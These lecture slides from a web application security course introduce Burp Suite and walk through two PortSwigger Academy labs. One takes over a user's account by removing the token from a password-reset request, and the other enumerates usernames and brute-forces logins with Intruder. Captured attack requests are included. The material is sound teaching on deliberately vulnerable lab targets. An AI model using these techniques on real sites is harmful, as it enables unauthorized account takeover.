



# DAY 3

## Web Application Security Lab

**Dr. Ali Hassan**

Instructional Professor, CEMSE Division,  
King Abdullah University of Science and  
Technology,  
Contact: ali.hassan.1@kaust.edu.sa

# BURP SUITE

- Burp Suite is a widely used tool for testing the security of web applications.
- It helps security professionals identify vulnerabilities like SQL injection, XSS, and authentication flaws.
- It acts as a proxy between the user and the target website, allowing users to intercept, modify, and analyze HTTP/HTTPS requests and responses for testing.
- It has a free, community edition which we'll be using to solve the labs.
- You can either download Burp Suite from the official website or use the pre-installed version available in Kali Linux.

# BURP SUITE

- **Step 1:** Follow this link <https://portswigger.net/burp/communitydownload>
- **Step 2:** Enter your email and click download



The image shows the top navigation bar of the PortSwigger website. It features the PortSwigger logo with a red lightning bolt icon and the word "PortSwigger". To the right is a "LOGIN" button. Below the logo is a horizontal menu bar with links: "Products ▾", "Solutions ▾", "Research", "Academy", "Support ▾", and a three-dot menu icon.


## Burp Suite Community Edition

Start your web security testing journey for free -  
download our essential manual toolkit.

Enter your email to download

DOWNLOAD

Go straight to downloads →



# BURP SUITE

- **Step 3:** Select Community Edition and your operating system then click download
- **Step 4:** Open the installer and follow the on-screen instructions to complete the installation
- Once installed, launch Burp Suite and start hacking!


The screenshot shows the PortSwigger website with the following details:

- Header:** PortSwigger logo, LOGIN button, navigation menu: Products ▾ | Solutions ▾ | Research | Academy | Support ▾ | ☰
- Section:** Professional / Community 2025.1.5
- Status:** Stable
- Date:** 18 March 2025 at 08:21 UTC
- Downloads:** Burp Suite Community Edition dropdown, Windows (x64) dropdown, DOWNLOAD button, show checksums link
- Share:** Share icon

We've upgraded Burp's browser to Chromium 134.0.6998.89 for Windows & Mac and 134.0.6998.88 for Linux. For more information, see the [Chromium release notes](#).

# BURP SUITE

- Burp Suite consists of several essential tabs that help security professionals analyze and test web applications for vulnerabilities.
- In the next slide, we'll see a brief overview of the key tabs and their functions:




# BURP SUITE

- **Target** – Displays a site map of the target application, showing all endpoints and directories discovered during interaction with the website.
- **Proxy** – Acts as an intercepting proxy between your browser and the target, allowing you to capture and modify HTTP/S requests and responses.
- **Intruder** – Automates attacks by sending multiple requests with different inputs from the defined payload, useful for brute-force attacks.
- **Repeater** – Allows manual testing by modifying and resending requests to analyze responses and identify security vulnerabilities.
- **Decoder** – Helps encode, decode, and hash data, useful for analyzing encoded data observed in requests/responses.
- **Extender** – Lets users add extensions and scripts to enhance Burp Suite's functionality.

# BURP SUITE

- PortSwigger Academy is a free online platform offering web security training, created by the developers of Burp Suite. It provides interactive labs and learning resources to help users understand and exploit web vulnerabilities.
- Visit the academy <https://portswigger.net/web-security>
- Create an account and start hacking!



# AUTHENTICATION LABS

➤ Guided Lab:

<https://portswigger.net/web-security/authentication/other-mechanisms/lab-password-reset-broken-logic>

➤ Challenge Lab:

<https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-subtly-different-responses>

# AUTHENTICATION LAB: PASSWORD RESET BROKEN LOGIC

- Since we're looking for authentication flaws, observe the login and forget password pages.
- Send the password reset POST request to Repeater.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A context menu is open over a selected POST request to https://0a5f003903e29ff9809771fd000d0036.web-security-academy.net/forgot-password?temp-forgot-p... . The menu path 'Send to Repeater' is highlighted with a green arrow pointing to it. The request details and raw payload are visible in the main pane.

**Request**

Pretty Raw Hex

```
1 POST /forgot-password?temp-forgot-password-token=ollavydh8585cdb7xjh7y5oofc2r06z HTTP/2
2 Host: 0a5f003903e29ff9809771fd000d0036.web-security-academy.net
3 Cookie: session=jsJ3wf14Mw8CEIfjoLmNN76NnlgmgoEr
4 Content-Length: 121
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not A Brand";v="24", "Chromium";v="134"
7 Sec-Ch-Ua-Mobile: ?
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Origin: https://0a5f003903e29ff9809771fd000d0036.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0a5f003903e29ff9809771fd000d0036.web-security-academy.net/forgot-password?temp-forgot-password-token=ollavydh8585cdb7xjh7y5oofc2r06z&username=wiener&new-password-1=newpass&new-password-2=newpass
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22 temp-forgot-password-token=ollavydh8585cdb7xjh7y5oofc2r06z&username=wiener&new-password-1=newpass&new-password-2=newpass
23
```

# AUTHENTICATION LAB: PASSWORD RESET BROKEN LOGIC

- Test by removing the temp-forgot-password-token from both the URL and body. Observe that the reset still succeeds, confirming broken logic in token validation!

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane displays a POST /forgot-password?temp-forgot-password-token= HTTP/2 message. The Response pane shows a 302 Found status with a Location header pointing to the root URL. Two green arrows point from the text "temp-forgot-password-token" in the Request body to the corresponding tokens in the URL and body fields.

**Request**

```
Pretty Raw Hex
1 POST /forgot-password?temp-forgot-password-token= HTTP/2
2 Host: Oaa100d603d2d058807f9e1800fc00e4.web-security-academy.net
3 Cookie: session=HqjghYMyiZvQuhoeMTzGAgEUjjSwyqXl
4 Content-Length: 89
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not A Brand";v="24", "Chromium";v="134"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Origin: https://Oaa100d603d2d058807f9e1800fc00e4.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
14 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer:
    https://Oaa100d603d2d058807f9e1800fc00e4.web-security-academy.net/forgot-password?
    temp-forgot-password-token=8grzlpwyaj0idvrz6z60e29gmth5me
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 temp-forgot-password-token=username=wiener&new-password-1=newpass&new-password-2=newpass|
```


**Response**

```
Pretty Raw Hex Render
1 HTTP/2 302 Found
2 Location: /
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

Done 81 bytes | 88 millis  
Event log (5) All issues      Memory: 281.4MB

# AUTHENTICATION LAB: PASSWORD RESET BROKEN LOGIC

- Initiate another reset and modify the POST request in Burp Repeater—clear the token values, change the username to `carlos`, and set a new password.
- Login as `carlos` using the new password to solve the lab.




# AUTHENTICATION LAB: USERNAME ENUMERATION VIA SUBTLY DIFFERENT RESPONSES

- To solve this lab, our goal is to identify a valid username and password combination that allows us to log in successfully.
- This typically involves two main techniques: **enumeration** and **brute-force** attacks.
- Enumeration helps us determine which usernames exist on the system, while brute-force is used to guess the correct password for a known username.
- The **target** account has a predictable username and password.
- The lab provides you with **usernames and passwords wordlists** to use.
- To carry out the attack efficiently, we'll use Burp Suite, a powerful web security testing tool.


# AUTHENTICATION LAB: USERNAME ENUMERATION VIA SUBTLY DIFFERENT RESPONSES

- With Burp Suite browser is running, submit an invalid username and password.
- Send the captured login post request to Intruder by right-clicking on it and select Send to Intruder




# AUTHENTICATION LAB: USERNAME ENUMERATION VIA SUBTLY DIFFERENT RESPONSES

- Mark the username as a payload position.
- In the Payloads side panel, make sure that the Simple list payload type is selected and add the list of candidate usernames.
- Now click Start attack!



# AUTHENTICATION LAB: USERNAME ENUMERATION VIA SUBTLY DIFFERENT RESPONSES

- Going through the brute-force results, you'll notice that most of the responses return the same message: "Invalid username or password."
- To narrow down potential valid usernames, we need to detect subtle variations in the response content.



The screenshot shows the OWASp ZAP (Zed Attack Proxy) interface during an intruder attack. The main window title is "5. Intruder attack of https://0aa30035035714cf800467fb00980019.web-security-academy.net". The "Results" tab is selected, displaying a table of requests. The table has columns: Request, Payload, Status code, Response received, Error, Timeout, Length, and Comment. There are six rows, indexed 0 to 5. Row 0: Payload "carlos", Status code 200, Response received 89, Length 3357. Row 1: Payload "root", Status code 200, Response received 90, Length 3339. Row 2: Payload "root", Status code 200, Response received 131, Length 3356. Row 3: Payload "admin", Status code 200, Response received 88, Length 3339. Row 4: Payload "test", Status code 200, Response received 90, Length 3340. Row 5: Payload "guest", Status code 200, Response received 89, Length 3341. An arrow points from the text above to the "Response" tab below, which shows the raw HTML of the response for the "root" payload. The response content includes an error message: "Invalid username or password." The "Payloads" tab on the right shows the payloads used: "root", "admin", "test", and "guest".

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	89			3357	
1	carlos	200	90			3339	
2	root	200	131			3356	
3	admin	200	88			3339	
4	test	200	90			3340	
5	guest	200	89			3341	

Request Response

Pretty Raw Hex Render

```
<h1>
<section>
<p class=is-warning>
  Invalid username or password.
</p>
<form class=login-form method=POST action=/login>
  <label>
    Username
  </label>
  <input required type=username name=username autofocus>
  <label>
    Password
  </label>
  <input required type=password name=password>
  <button class=button type=submit>
    Log in
  </button>
</form>
```

Attack Save

5. Intruder attack of https://0aa30035035714cf800467fb00980019.web-security-academy.net

Attack Save

Capture filter: Capturing all items

View filter: Showing all items


Apply capture filter

Payloads Resource pool Settings

Finished 0 highlights

# AUTHENTICATION LAB: USERNAME ENUMERATION VIA SUBTLY DIFFERENT RESPONSES

- Discard the previous attack and return to the Intruder tab.
- Navigate to the Settings side panel, click Add under Grep - Extract to define a new extraction rule, then scroll through the response to locate the “Invalid username or password.” message, highlight it with your mouse to auto-fill the settings
- Click OK and start the attack.



# AUTHENTICATION LAB: USERNAME ENUMERATION VIA SUBTLY DIFFERENT RESPONSES

- Once the attack is complete, sort the results by the extracted message column and observe that one entry is subtly different.
- Upon closer inspection, you'll notice a slight typo in the error message — instead of ending with a period, it has a trailing space; make a note of the associated username!

The screenshot shows the OWASP ZAP interface during an intruder attack on a web-security-academy.net service. The main window displays a table of results with columns: Request, Payload, Status code, Response received, Error, Timeout, Length, Comment, and a warning icon. The 'Comment' column contains entries like 'invalid username or password.' and 'invalid username or password. ' (note the trailing space). A context menu is open over the 'Sort' button in the 'Comment' column header, with options: Hide column, Sort (selected), Ascending, Descending, and Cancel. A green arrow points from the text 'make a note of the associated username!' to the 'Sort' option in the menu. Below the table, the 'Pretty' tab of the request/response pane is selected, showing the raw POST data sent to the server.

